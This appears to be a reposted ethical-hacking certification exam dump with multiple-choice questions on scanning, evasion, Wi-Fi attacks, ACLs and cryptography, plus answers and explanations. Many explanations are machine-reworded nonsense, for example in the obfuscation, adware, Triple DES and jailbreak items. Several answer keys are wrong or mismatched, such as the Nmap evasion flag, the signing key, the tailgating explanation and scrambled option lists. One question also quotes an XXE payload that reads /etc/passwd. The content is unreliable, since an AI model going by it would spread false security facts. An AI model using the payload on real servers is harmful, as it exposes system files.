Kevin, a professional hacker, wants to penetrate CyberTech Inc.’s network. He employed a technique, using which he encoded packets with Unicode characters. The company’s IDS cannot recognize the packet, but the target web server can decode them.
What is the technique used by Kevin to evade the IDS system?

A. Desynchronization
B. Obfuscating
C. Session splicing
D. Urgency flag

Answer: B

Explanation:
Adversaries could decide to build an possible or file difficult to find or analyze by encrypting, encoding, or otherwise obfuscating its contents on the system or in transit. this is often common behavior which will be used across totally different platforms and therefore the network to evade defenses.
Payloads may be compressed, archived, or encrypted so as to avoid detection. These payloads may be used throughout Initial Access or later to mitigate detection. typically a user’s action could also be needed to open and Deobfuscate/Decode Files or info for User Execution. The user can also be needed to input a parole to open a parole protected compressed/encrypted file that was provided by the mortal. Adversaries can also used compressed or archived scripts, like JavaScript.
Portions of files can even be encoded to cover the plain-text strings that will otherwise facilitate defenders with discovery. Payloads can also be split into separate, ostensibly benign files that solely reveal malicious practicality once reassembled.
Adversaries can also modify commands dead from payloads or directly via a Command and Scripting Interpreter. surroundings variables, aliases, characters, and different platform/language specific linguistics may be wont to evade signature based mostly detections and application management mechanisms.

NEW QUESTION 71
- (Exam Topic 3)
Stephen, an attacker, targeted the industrial control systems of an organization. He generated a fraudulent email with a malicious attachment and sent it to employees of the target organization. An employee who manages the sales software of the operational plant opened the fraudulent email and clicked on the malicious attachment. This resulted in the malicious attachment being downloaded and malware being injected into the sales software maintained in the victim's system. Further, the malware propagated itself to other networked systems, finally damaging the industrial automation components. What is the attack technique used by Stephen to damage the industrial systems?

A. Spear-phishing attack
B. SMishing attack
C. Reconnaissance attack
D. HMI-based attack

Answer: A

NEW QUESTION 76
- (Exam Topic 3)
Which Nmap switch helps evade IDS or firewalls?

A. -n/-R
B. -0N/-0X/-0G
C. -T
D. -D

Answer: C

NEW QUESTION 77
- (Exam Topic 3)
Which of the following web vulnerabilities would an attacker be attempting to exploit if they delivered the following input?
<!DOCTYPE blah [< IENTITY trustme SYSTEM "file:///etc/passwd" >] >

A. XXE
B. SQLi
C. IDOR
D. XXS

Answer: A

NEW QUESTION 78
- (Exam Topic 3)
Robert, a professional hacker, is attempting to execute a fault injection attack on a target IoT device. In this process, he injects faults into the power supply that can be used for remote execution, also causing the skipping of key instructions. He also injects faults into the clock network used for delivering a synchronized signal across the chip.
Which of the following types of fault injection attack is performed by Robert in the above scenario?

A. Frequency/voltage tampering
B. Optical, electromagnetic fault injection (EMFI)
C. Temperature attack
D. Power/clock/reset glitching

Answer: D


Explanation:
These types of attacks occur when faults or glitches are INJECTED into the Power supply that can be used for remote execution.

NEW QUESTION 81
- (Exam Topic 3)
The security administrator of ABC needs to permit Internet traffic in the host 10.0.0.2 and UDP traffic in the host 10.1.1.3. He also needs to permit all FTP traffic to the rest of the network and deny all other traffic. After he applied his ACL configuration in the router, nobody can access the ftp, and the permitted hosts cannot access the Internet. According to the next configuration, what is happening in the network?
access-list 102 deny tcp any any
access-list 104 permit udp host 10.0.0.3 any
access-list 110 permit tcp host 10.0.0.2 eq www any
access-list 108 permit tcp any eq ftp any

A. The ACL 104 needs to be first because is UDP
B. The first ACL is denying all TCP traffic and the other ACLs are being ignored by the router
C. The ACL for FTP must be before the ACL 110
D. The ACL 110 needs to be changed to port 80

Answer: B

Explanation:
https://www.cisco.com/c/en/us/support/docs/ip/access-lists/26448-ACLsamples.html
Since the first line prohibits any TCP traffic (access-list 102 deny tcp any any), the lines below will simply be ignored by the router. Below you will find the example from CISCO documentation.
This figure shows that FTP (TCP, port 21) and FTP data (port 20) traffic sourced from NetB destined to NetA is denied, while all other IP traffic is permitted.
Diagram Description automatically generated



FTP uses port 21 and port 20. TCP traffic destined to port 21 and port 20 is denied and everything else is explicitly permitted.

- access-list 102 deny tcp any any eq ftp
- access-list 102 deny tcp any any eq ftp-data
- access-list 102 permit ip any any

NEW QUESTION 82
- (Exam Topic 3)
Leverox Solutions hired Arnold, a security professional, for the threat intelligence process. Arnold collected information about specific threats against the organization. From this information, he retrieved contextual information about security events and incidents that helped him disclose potential risks and gain insight into attacker methodologies. He collected the information from sources such as humans, social media, and chat
rooms as well as from events that resulted in cyberattacks. In this process, he also prepared a report that includes identified malicious activities, recommended courses of action, and warnings for emerging attacks. What is the type of threat intelligence collected by Arnold in the above scenario?

A. Strategic threat intelligence
B. Tactical threat intelligence
C. Operational threat intelligence
D. Technical threat intelligence

Answer: C

NEW QUESTION 84
- (Exam Topic 3)
You are tasked to configure the DHCP server to lease the last 100 usable IP addresses in subnet to. 1.4.0/23. Which of the following IP addresses could be teased as a result of the new configuration?

A. 210.1.55.200
B. 10.1.4.254
C. 10.1.5.200
D. 10.1.4.156

Answer: C

Explanation:
https://en.wikipedia.org/wiki/Subnetwork
As we can see, we have an IP address of 10.1.4.0 with a subnet mask of /23. According to the question, we need to determine which IP address will be included in the range of the last 100 IP addresses.
The available addresses for hosts start with 10.1.4.1 and end with 10.1.5.254. Now you can clearly see that the last 100 addresses include the address 10.1.5.200.

NEW QUESTION 88
- (Exam Topic 3)
What would you enter if you wanted to perform a stealth scan using Nmap?

A. nmap -sM
B. nmap -sU
C. nmap -sS
D. nmap -sT

Answer: C

NEW QUESTION 92
- (Exam Topic 3)
From the following table, identify the wrong answer in terms of Range (ft). Standard Range (ft)
* 802.11a 150-150
* 802.11b 150-150
* 802.11g 150-150
* 802.16 (WiMax) 30 miles

A. 802.16 (WiMax)
B. 802.11g
C. 802.11b
D. 802.11a

Answer: A

NEW QUESTION 94
- (Exam Topic 3)

if you send a TCP ACK segment to a known closed port on a firewall but it does not respond with an RST. what do you know about the firewall you are scanning?

A. There is no firewall in place.
B. This event does not tell you encrypting about the firewall.
C. It is a stateful firewall
D. It Is a non-stateful firewall.

Answer: B

NEW QUESTION 96
- (Exam Topic 3)
Attacker Simon targeted the communication network of an organization and disabled the security controls of NetNTLMvl by modifying the values of LMCompatibilityLevel, NTLMMinClientSec, and RestrictSendingNTLMTraffic. He then extracted all the non-network logon tokens from all the active processes to masquerade as a legitimate user to launch further attacks. What is the type of attack performed by Simon?

A. Internal monologue attack
B. Combinator attack
C. Rainbow table attack
D. Dictionary attack

Answer: A

NEW QUESTION 98
- (Exam Topic 3)
Which of the following statements is TRUE?

A. Packet Sniffers operate on the Layer 1 of the OSI model.
B. Packet Sniffers operate on Layer 2 of the OSI model.
C. Packet Sniffers operate on both Layer 2 & Layer 3 of the OSI model.
D. Packet Sniffers operate on Layer 3 of the OSI model.

Answer: B

NEW QUESTION 100
- (Exam Topic 3)
A group of hackers were roaming around a bank office building in a city, driving a luxury car. They were using hacking tools on their laptop with the intention to find a free-access wireless network. What is this hacking process known as?

A. GPS mapping
B. Spectrum analysis
C. Wardriving
D. Wireless sniffing

Answer: C

NEW QUESTION 105
- (Exam Topic 3)
What is the most common method to exploit the “Bash Bug” or “Shellshock” vulnerability?

A. SYN Flood
B. SSH
C. Through Web servers utilizing CGI (Common Gateway Interface) to send a malformed environment variable to a vulnerable Web server
D. Manipulate format strings in text fields

Answer: C

NEW QUESTION 109
- (Exam Topic 3)
The network users are complaining because their system are slowing down. Further, every time they attempt to go a website, they receive a series of pop-ups with advertisements. What types of malware have the system been infected with?

A. Virus
B. Spyware
C. Trojan
D. Adware

Answer: D

Explanation:
Adware, or advertising supported computer code, is computer code that displays unwanted advertisements on your pc. Adware programs can tend to serve you pop-up ads, will modification your browser’s homepage, add spyware and simply bombard your device with advertisements. Adware may be a additional summary name for doubtless unwanted programs. It’s roughly a virulent disease and it’s going to not be as clearly malicious as a great deal of different problematic code floating around on the net. create no mistake concerning it, though, that adware has to return off of no matter machine it’s on. Not solely will adware be extremely annoying whenever you utilize your machine, it might additionally cause semipermanent problems for your device.
Adware a network users the browser to gather your internet browsing history so as to ’target’ advertisements that appear tailored to your interests. At their most innocuous, adware infections square measure simply annoying. as an example, adware barrages you with pop-up ads that may create your net expertise markedly slower and additional labor intensive.

NEW QUESTION 114
- (Exam Topic 3)
Attempting an injection attack on a web server based on responses to True/False QUESTION NO:s is called which of the following?

A. Compound SQLi
B. Blind SQLi
C. Classic SQLi
D. DMS-specific SQLi

Answer: B

Explanation:
https://en.wikipedia.org/wiki/SQL_injection#Blind_SQL_injection
Blind SQL injection is used when a web application is vulnerable to an SQL injection but the results of the injection are not visible to the attacker. The page with the vulnerability may not be one that displays data but will display differently depending on the results of a logical statement injected into the legitimate SQL statement called for that page. This type of attack has traditionally been considered time-intensive because a new statement needed to be crafted for each bit recovered, and depending on its structure, the attack may consist of many unsuccessful requests. Recent advancements have allowed each request to recover multiple bits, with no unsuccessful requests, allowing for more consistent and efficient extraction.

NEW QUESTION 117
- (Exam Topic 3)
Elante company has recently hired James as a penetration tester. He was tasked with performing enumeration on an organization's network. In the process of enumeration, James discovered a service that is accessible to external sources. This service runs directly on port 21. What is the service enumerated byjames in the above scenario?

A. Border Gateway Protocol (BGP)
B. File Transfer Protocol (FTP)
C. Network File System (NFS)
D. Remote procedure call (RPC)

Answer: B

NEW QUESTION 119
- (Exam Topic 3)
An unauthorized individual enters a building following an employee through the employee entrance after the lunch rush. What type of breach has the individual just performed?

A. Reverse Social Engineering
B. Tailgating
C. Piggybacking
D. Announced

Answer: B

Explanation:
· Identifying operating systems, services, protocols and devices,
· Collecting unencrypted information about usernames and passwords,
· Capturing network traffic for further analysis
are passive network sniffing methods since with the help of them we only receive information and do not make any changes to the target network. When modifying and replaying the captured network traffic, we are already starting to make changes and actively interact with it.

NEW QUESTION 124
- (Exam Topic 3)
Jude, a pen tester, examined a network from a hacker's perspective to identify exploits and vulnerabilities accessible to the outside world by using devices such as firewalls, routers, and servers. In this process, he also estimated the threat of network security attacks and determined the level of security of the corporate network.
What is the type of vulnerability assessment that Jude performed on the organization?

A. External assessment
B. Passive assessment
C. Host-based assessment
D. Application assessment

Answer: A

NEW QUESTION 128
- (Exam Topic 3)
Bob wants to ensure that Alice can check whether his message has been tampered with. He creates a checksum of the message and encrypts it using asymmetric cryptography. What key does Bob use to encrypt the checksum for accomplishing this goal?

A. Alice's private key
B. Alice's public key
C. His own private key
D. His own public key

Answer: B

NEW QUESTION 132

- (Exam Topic 3)
Sam is a penetration tester hired by Inception Tech, a security organization. He was asked to perform port scanning on a target host in the network. While performing the given task, Sam sends FIN/ACK probes and determines that an RST packet is sent in response by the target host, indicating that the port is closed.
What is the port scanning technique used by Sam to discover open ports?

A. Xmas scan
B. IDLE/IPID header scan
C. TCP Maimon scan
D. ACK flag probe scan

Answer: C

Explanation:
TCP Maimon scan
This scan technique is very similar to NULL, FIN, and Xmas scan, but the probe used here is FIN/ACK. In most cases, to determine if the port is open or closed, the RST packet should be generated
as a response to a probe request. However, in many BSD systems, the port is open if the packet gets dropped in response to a probe.
https://nmap.org/book/scan-methods-maimon-scan.html How Nmap interprets responses to a Maimon scan probe Probe Response Assigned State
No response received (even after retransmissions) open|filtered TCP RST packet closed
ICMP unreachable error (type 3, code 1, 2, 3, 9, 10, or 13) filtered

NEW QUESTION 137
- (Exam Topic 3)
Which of the following Bluetooth hacking techniques does an attacker use to send messages to users without the recipient's consent, similar to email spamming?

A. Bluesmacking
B. BlueSniffing
C. Bluejacking
D. Bluesnarfing

Answer: C

Explanation:
https://en.wikipedia.org/wiki/Bluejacking
Bluejacking is the sending of unsolicited messages over Bluetooth to Bluetooth-enabled devices such as mobile phones, PDAs or laptop computers, sending a vCard which typically contains a message in the name field (i.e., for bluedating or bluechat) to another Bluetooth-enabled device via the OBEX protocol.
Bluejacking is usually harmless, but because bluejacked people generally don't know what has happened, they may think that their phone is malfunctioning. Usually, a bluejacker will only send a text message, but with modern phones it's possible to send images or sounds as well. Bluejacking has been used in guerrilla marketing campaigns to promote advergames.
Bluejacking is also confused with Bluesnarfing, which is the way in which mobile phones are illegally hacked via Bluetooth.

NEW QUESTION 140
- (Exam Topic 3)
in this form of encryption algorithm, every Individual block contains 64-bit data, and three keys are used,
where each key consists of 56 bits. Which is this encryption algorithm?

A. IDEA
B. Triple Data Encryption standard
C. MDS encryption algorithm
D. AES

Answer: B

Explanation:
Triple DES is another mode of DES operation. It takes three 64-bit keys, for an overall key length of 192 bits. In Stealth, you merely type within the entire 192-bit (24 character) key instead of entering each of the three keys individually. The Triple DES DLL then breaks the user-provided key into three subkeys, padding the keys if necessary in order that they are each 64 bits long. The procedure for encryption is strictly an equivalent as regular DES, but it's repeated 3 times , hence the name Triple DES. the info is encrypted with the primary key, decrypted with the second key, and eventually encrypted again with the third key.Triple DES runs 3 times slower than DES, but is far safer if used properly. The procedure for decrypting something is that the same because the procedure for encryption, except it's executed in reverse. Like DES, data is encrypted and decrypted in 64-bit chunks. Although the input key for DES is 64 bits long, the particular key employed by DES is merely 56 bits long . the smallest amount significant (right-most) bit in each byte may be a parity , and will be set in order that there are always an odd number of 1s in every byte. These parity bits are ignored, so only the seven most vital bits of every byte are used, leading to a key length of 56 bits. this suggests that the effective key strength for Triple DES is really 168 bits because each of the three keys contains 8 parity bits that aren't used during the encryption process.Triple DES ModesTriple ECB (Electronic Code Book)• This variant of Triple DES works precisely the same way because the ECB mode of DES.• this is often the foremost commonly used mode of operation.Triple CBC (Cipher Block Chaining)• This method is extremely almost like the quality DES CBC mode.• like Triple ECB, the effective key length is 168 bits and keys are utilized in an equivalent manner, as described above, but the chaining features of CBC mode also are employed.• the primary 64-bit key acts because the Initialization Vector to DES.• Triple ECB is then executed for one 64-bit block of plaintext.• The resulting ciphertext is then XORed with subsequent plaintext block to be encrypted, and therefore the procedure is repeated.• This method adds an additional layer of security to Triple DES and is therefore safer than Triple ECB, although it's not used as widely as Triple ECB.

NEW QUESTION 142
- (Exam Topic 3)
Mary found a high vulnerability during a vulnerability scan and notified her server team. After analysis, they sent her proof that a fix to that issue had already been applied. The vulnerability that Marry found is called what?

A. False-negative
B. False-positive
C. Brute force attack
D. Backdoor

Answer: B

Explanation:
https://www.infocyte.com/blog/2019/02/16/cybersecurity-101-what-you-need-to-know-about-false-positives-an
False positives are mislabeled security alerts, indicating there is a threat when in actuality, there isn't. These false/non-malicious alerts (SIEM events) increase noise for already over-worked security teams and can include software bugs, poorly written software, or unrecognized network traffic.
False negatives are uncaught cyber threats — overlooked by security tooling because they're dormant, highly sophisticated (i.e. file-less or capable of lateral movement) or the security infrastructure in place lacks the technological ability to detect these attacks.

NEW QUESTION 147
- (Exam Topic 3)
in this attack, an adversary tricks a victim into reinstalling an already-in-use key. This is achieved by manipulating and replaying cryptographic handshake messages. When the victim reinstall the key, associated parameters such as the incremental transmit packet number and receive packet number are reset to their initial values. What is this attack called?

A. Chop chop attack
B. KRACK
C. Evil twin
D. Wardriving

Answer: B

Explanation:
In this attack KRACK is an acronym for Key Reinstallation Attack. KRACK may be a severe replay attack on Wi-Fi Protected Access protocol (WPA2), which secures your Wi-Fi connection. Hackers use KRACK to take advantage of a vulnerability in WPA2. When in close range of a possible victim, attackers can access and skim encrypted data using KRACK.
How KRACK WorksYour Wi-Fi client uses a four-way handshake when attempting to attach to a protected network. The handshake confirms that both the client — your smartphone, laptop, et cetera — and therefore the access point share the right credentials, usually a password for the network. This establishes the Pairwise passkey (PMK), which allows for encoding .Overall, this handshake procedure allows for quick logins and connections and sets up a replacement encryption key with each connection. this is often what keeps data secure on Wi-Fi connections, and every one protected Wi-Fi connections use the four-way handshake for security. This protocol is that the reason users are encouraged to use private or credential-protected Wi-Fi instead of public connections.KRACK affects the third step of the handshake, allowing the attacker to control and replay the WPA2 encryption key to trick it into installing a key already in use. When the key's reinstalled, other parameters related to it — the incremental transmit packet number called the nonce and therefore the replay counter — are set to their original values.Rather than move to the fourth step within the four-way handshake, nonce resets still replay transmissions of the third step. This sets up the encryption protocol for attack, and counting on how the attackers replay the third-step transmissions, they will take down Wi-Fi security.
Why KRACK may be a ThreatThink of all the devices you employ that believe Wi-Fi. it isn't almost laptops and smartphones; numerous smart devices now structure the web of Things (IoT). due to the vulnerability in WPA2, everything connected to Wi-Fi is in danger of being hacked or hijacked.Attackers using KRACK can gain access to usernames and passwords also as data stored on devices. Hackers can read emails and consider photos of transmitted data then use that information to blackmail users or sell it on the Dark Web.Theft of stored data requires more steps, like an HTTP content injection to load malware into the system. Hackers could conceivably take hold of any device used thereon Wi-Fi connection. Because the attacks require hackers to be on the brink of the target, these internet security threats could also cause physical security threats.On the opposite hand, the necessity to be in close proximity is that the only excellent news associated with KRACK, as meaning a widespread attack would be extremely difficult.Victims are specifically targeted. However, there are concerns that a experienced attacker could develop the talents to use HTTP content injection to load malware onto websites to make a more widespread affect.
Everyone is in danger from KRACK vulnerability. Patches are available for Windows and iOS devices, but a released patch for Android devices is currently in question (November 2017). There are issues with the discharge , and lots of question if all versions and devices are covered.The real problem is with routers and IoT devices. These devices aren't updated as regularly as computer operating systems, and for several devices, security flaws got to be addressed on the manufacturing side. New devices should address KRACK, but the devices you have already got in your home probably aren't protected.
The best protection against KRACK is to make sure any device connected to Wi-Fi is patched and updated with the newest firmware. that has checking together with your router's manufacturer periodically to ascertain if patches are available.
The safest connection option may be a private VPN, especially when publicly spaces. If you would like a VPN for private use, avoid free options, as they need their own security problems and there'll even be issues with HTTPs. Use a paid service offered by a trusted vendor like Kaspersky. Also, more modern networks use WPA3 for better security.Avoid using public Wi-Fi, albeit it's password protection. That password is out there to almost anyone, which reduces the safety level considerably.All the widespread implications of KRACK and
therefore the WPA2 vulnerability aren't yet clear. what's certain is that everybody who uses Wi-Fi is in danger and wishes to require precautions to guard their data and devices.

NEW QUESTION 151
- (Exam Topic 3)
After an audit, the auditors Inform you that there is a critical finding that you must tackle Immediately. You read the audit report, and the problem is the service running on port 389. Which service Is this and how can you tackle the problem?

A. The service is LDA
B. and you must change it to 636. which is LDPAPS.
C. The service is NT
D. and you have to change It from UDP to TCP in order to encrypt it
E. The findings do not require immediate actions and are only suggestions.
F. The service is SMTP, and you must change it to SMIM
G. which is an encrypted way to send emails.

Answer: A

Explanation:
https://en.wikipedia.org/wiki/Lightweight_Directory_Access_Protocol
LDAP, the Lightweight Directory Access Protocol, is a mature, flexible, and well supported standards-based mechanism for interacting with directory servers. It's often used for authentication and storing information about users, groups, and applications, but an LDAP directory server is a fairly general-purpose data store and can be used in a wide variety of applications.
The LDAP protocol can deal in quite a bit of sensitive data: Active Directory usernames, login attempts, failed-login notifications, and more. If attackers get ahold of that data in flight, they might be able to compromise data like legitimate AD credentials and use it to poke around your network in search of valuable assets.
Encrypting LDAP traffic in flight across the network can help prevent credential theft and other malicious activity, but it's not a failsafe—and if traffic is encrypted, your own team might miss the signs of an attempted attack in progress.
While LDAP encryption isn't standard, there is a nonstandard version of LDAP called Secure LDAP, also known as "LDAPS" or "LDAP over SSL" (SSL, or Secure

Socket Layer, being the now-deprecated ancestor of Transport Layer Security).
LDAPS uses its own distinct network port to connect clients and servers. The default port for LDAP is port 389, but LDAPS uses port 636 and establishes TLS/SSL upon connecting with a client.

NEW QUESTION 153
- (Exam Topic 3)
Firewalls are the software or hardware systems that are able to control and monitor the traffic coming in and out the target network based on pre-defined set of rules. Which of the following types of firewalls can protect against SQL injection attacks?

A. Data-driven firewall
B. Packet firewall
C. Web application firewall
D. Stateful firewall

Answer: C

Explanation:
https://en.wikipedia.org/wiki/Web_application_firewall
A web application firewall (WAF) is a specific form of application firewall that filters, monitors, and blocks HTTP traffic to and from a web service. By inspecting HTTP traffic, it can prevent attacks exploiting a web application's known vulnerabilities, such as SQL injection, cross-site scripting (XSS), file inclusion, and improper system configuration.

NEW QUESTION 157
- (Exam Topic 3)
In both pharming and phishing attacks, an attacker can create websites that look similar to legitimate sites with the intent of collecting personal identifiable information from its victims.
What is the difference between pharming and phishing attacks?

A. In a pharming attack, a victim is redirected to a fake website by modifying their host configuration file or by exploiting vulnerabilities in DN
B. In a phishing attack, an attacker provides the victim with a URL that is either misspelled or looks similar to the actual websites domain name
C. In a phishing attack, a victim is redirected to a fake website by modifying their host configuration file or by exploiting vulnerabilities in DN
D. In a pharming attack, an attacker provides the victim with a URL that is either misspelled or looks very similar to the actual websites domain name
E. Both pharming and phishing attacks are purely technical and are not considered forms of social engineering
F. Both pharming and phishing attacks are identical

Answer: A

NEW QUESTION 162
- (Exam Topic 3)
What is the least important information when you analyze a public IP address in a security alert?

A. DNS
B. Whois
C. Geolocation
D. ARP

Answer: D

NEW QUESTION 163
- (Exam Topic 3)
Which of the following provides a security professional with most information about the system’s security posture?

A. Phishing, spamming, sending trojans
B. Social engineering, company site browsing tailgating
C. Wardriving, warchalking, social engineering
D. Port scanning, banner grabbing service identification

Answer: D

NEW QUESTION 167
- (Exam Topic 3)
Websites and web portals that provide web services commonly use the Simple Object Access Protocol (SOAP).
Which of the following is an incorrect definition or characteristics of the protocol?

A. Exchanges data between web services
B. Only compatible with the application protocol HTTP
C. Provides a structured model for messaging
D. Based on XML

Answer: B

NEW QUESTION 170
- (Exam Topic 3)
You are a penetration tester and are about to perform a scan on a specific server. The agreement that you signed with the client contains the following specific condition for the scan: “The attacker must scan every port on the server several times using a set of spoofed sources IP addresses. ” Suppose that you are using Nmap to perform this scan. What flag will you use to satisfy this requirement?

A. The -A flag
B. The -g flag
C. The -f flag
D. The -D flag

Answer: D


Explanation:
flags –source-port and -g are equivalent and instruct nmap to send packets through a selected port. this option is used to try to cheat firewalls whitelisting traffic from specific ports. the following example can scan the target from the port twenty to ports eighty, 22, 21,23 and 25 sending fragmented packets to LinuxHint.

NEW QUESTION 173
- (Exam Topic 3)
An Internet Service Provider (ISP) has a need to authenticate users connecting via analog modems, Digital Subscriber Lines (DSL), wireless data services, and Virtual Private Networks (VPN) over a Frame Relay network.
Which AAA protocol is the most likely able to handle this requirement?

A. TACACS+
B. DIAMETER
C. Kerberos
D. RADIUS

Answer: D

Explanation:
https://en.wikipedia.org/wiki/RADIUS
Remote Authentication Dial-In User Service (RADIUS) is a networking protocol that provides centralized authentication, authorization, and accounting (AAA) management for users who connect and use a network service.
RADIUS is a client/server protocol that runs in the application layer, and can use either TCP or UDP. Network access servers, which control access to a network, usually contain a RADIUS client component that communicates with the RADIUS server. RADIUS is often the back-end of choice for 802.1X authentication. A RADIUS server is usually a background process running on UNIX or Microsoft Windows.
Authentication and authorization
The user or machine sends a request to a Network Access Server (NAS) to gain access to a particular network resource using access credentials. The credentials are passed to the NAS device via the link-layer protocol—for example, Point-to-Point Protocol (PPP) in the case of many dialup or DSL providers or posted in an HTTPS secure web form.
In turn, the NAS sends a RADIUS Access Request message to the RADIUS server, requesting authorization to grant access via the RADIUS protocol.
This request includes access credentials, typically in the form of username and password or security certificate provided by the user. Additionally, the request may contain other information which the NAS knows about the user, such as its network address or phone number, and information regarding the user's physical point of attachment to the NAS.
The RADIUS server checks that the information is correct using authentication schemes such as PAP, CHAP or EAP. The user's proof of identification is verified, along with, optionally, other information related to the request, such as the user's network address or phone number, account status, and specific network service access privileges. Historically, RADIUS servers checked the user's information against a locally stored flat-file database. Modern RADIUS servers can do this or can refer to external sources—commonly SQL, Kerberos, LDAP, or Active Directory servers—to verify the user's credentials.
Shape Description automatically generated with medium confidence



The RADIUS server then returns one of three responses to the NAS:
1) Access-Reject,
2) Access-Challenge,
3) Access-Accept.
Access-Reject
The user is unconditionally denied access to all requested network resources. Reasons may include failure to provide proof of identification or an unknown or inactive user account.
Access-Challenge
Requests additional information from the user such as a secondary password, PIN, token, or card.
Access-Challenge is also used in more complex authentication dialogs where a secure tunnel is established between the user machine and the Radius Server in a way that the access credentials are hidden from the NAS.
Access-Accept
The user is granted access. Once the user is authenticated, the RADIUS server will often check that the user is authorized to use the network service requested. A given user may be allowed to use a company's wireless network, but not its VPN service, for example. Again, this information may be stored locally on the RADIUS server or may be looked up in an external source such as LDAP or Active Directory.

NEW QUESTION 178
- (Exam Topic 3)
Which type of attack attempts to overflow the content-addressable memory (CAM) table in an Ethernet switch?

A. Evil twin attack
B. DNS cache flooding
C. MAC flooding
D. DDoS attack

Answer: C

NEW QUESTION 179
- (Exam Topic 3)
Which iOS jailbreaking technique patches the kernel during the device boot so that it becomes jailbroken after each successive reboot?

A. Tethered jailbreaking
B. Semi-tethered jailbreaking
C. Untethered jailbreaking
D. Semi-Untethered jailbreaking

Answer: C

Explanation:
An untethered jailbreak is one that allows a telephone to finish a boot cycle when being pwned with none interruption to jailbreak-oriented practicality.
Untethered jailbreaks area unit the foremost sought-after of all, however they're additionally the foremost difficult to attain due to the powerful exploits and organic process talent they need. associate unbound jailbreak is sent over a physical USB cable association to a laptop or directly on the device itself by approach of associate application-based exploit, like a web site in campaign.
Upon running associate unbound jailbreak, you'll be able to flip your pwned telephone off and on once more while not running the jailbreak tool once more. all of your jailbreak tweaks and apps would then continue in operation with none user intervention necessary.
It's been an extended time since IOS has gotten the unbound jailbreak treatment. the foremost recent example was the computer-based Pangu break, that supported most handsets that ran IOS nine.1. We've additionally witnessed associate unbound jailbreak within the kind of JailbreakMe, that allowed users to pwn their handsets directly from the mobile campaign applications programme while not a laptop.

NEW QUESTION 180
- (Exam Topic 2)
At what stage of the cyber kill chain theory model does data exfiltration occur?

A. Actions on objectives
B. Weaponization
C. installation
D. Command and control

Answer: A

Explanation:
The longer an adversary has this level of access, the greater the impact. Defenders must detect this stage as quickly as possible and deploy tools which can enable them to gather forensic evidence. One example would come with network packet captures, for damage assessment. Only now, after progressing through the primary six phases, can intruders take actions to realize their original objectives. Typically, the target of knowledge exfiltration involves collecting, encrypting and extracting information from the victim(s) environment; violations of knowledge integrity or availability are potential objectives also . Alternatively, and most ordinarily , the intruder may only desire access to the initial victim box to be used as a hop point to compromise additional systems and move laterally inside the network. Once this stage is identified within an environment, the implementation of prepared reaction plans must be initiated. At a minimum, the plan should include a comprehensive communication plan, detailed evidence must be elevated to the very best ranking official or board , the deployment of end-point security tools to dam data loss and preparation for briefing a CIRT Team. Having these resources well established beforehand may be a "MUST" in today's quickly evolving landscape of cybersecurity threats

NEW QUESTION 182
- (Exam Topic 2)
Larry, a security professional in an organization, has noticed some abnormalities In the user accounts on a web server. To thwart evolving attacks, he decided to harden the security of the web server by adopting a countermeasures to secure the accounts on the web server.
Which of the following countermeasures must Larry implement to secure the user accounts on the web server?

A. Enable unused default user accounts created during the installation of an OS
